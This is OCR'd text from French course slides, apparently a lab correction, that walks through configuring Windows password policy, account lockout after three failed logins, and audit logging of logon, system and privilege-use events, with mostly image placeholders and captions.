


PARTIE 2


PARTIE 2

Étape 4 : Définir un modèle de sécurité pour les comptes système

Durée de vie minimale d'un mot de passe configurée égale à 5 jours




Longueur minimale d'un mot de passe configurée égale à 8 caractères




Étape 4 : Définir un modèle de sécurité pour les comptes système

Activation de l'option de vérification de complexité d'un mot de passe




Restreindre l'utilisation d'un ancien mot de passe avec un seuil égal à 24



PARTIE 2

Étape 4 : Définir un modèle de sécurité pour les comptes système

Interface illustrant la configuration de la nouvelle stratégie de mot de passe





PARTIE 2

Activité 4
Correction

Étape 4 : Définir un modèle de sécurité pour les comptes système

Interfaces illustrant la configuration d'un seuil de verrouillage égal à 3 échecs de connexion à tous les comptes d'utilisateurs.







PARTIE 2

Étape 4 : Définir un modèle de sécurité pour les comptes système

Interfaces illustrant la configuration de la nouvelle stratégie de verrouillage de comptes






PARTIE 2


PARTIE 2

Étape 5 : Définir une stratégie d'audit

Cette figure illustre l'interface permettant la configuration de la stratégie d'audit




Cette figure illustre l'activation de la journalisation des tentatives réussies et échouées pour les événements système.




Étape 5 : Définir une stratégie d'audit

Cette figure illustre l'activation de la journalisation des tentatives réussies et échouées pour les événements de connexion




Cette figure illustre l'activation de la journalisation des tentatives réussies et échouées pour les événements de connexion aux comptes




PARTIE 2

Étape 5 : Définir une stratégie d'audit

Cette figure illustre l'activation de la journalisation des tentatives réussies pour l'utilisation des privilèges



